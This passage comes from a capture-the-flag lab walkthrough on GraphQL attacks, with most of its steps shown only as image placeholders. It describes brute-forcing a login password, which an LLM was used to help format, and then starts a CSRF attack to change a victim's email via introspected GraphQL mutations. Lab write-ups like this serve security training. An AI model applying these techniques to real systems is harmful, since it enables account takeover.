
When I first pasted the payload in the variables section and sent it, it didn’t work. The variables section became blank and we can see the error.


Then I pasted in the payload and original request in claude (use any LLM) and described the issue. it generated the request with the payload in the pretty tab. As we can see it worked.

We can see that attempt 46 was successful as it returned true. The password - iloveyou corresponds to attempt 46.

Logging in as carlos will solve the lab.
5. Performing CSRF exploits over GraphQL
Description:

We need to perform a CSRF over the GraphQL endpoint to change the target’s email address.
Explanation:

We login with the given credentials.

We send the GraphQL request that changes the email to repeater.

We sent an introspection query and send the response queries to sitemap.

We can see that we have queries to changeEmail (which we are supposed to do), getAllBlogPosts, login and getBlogPost.
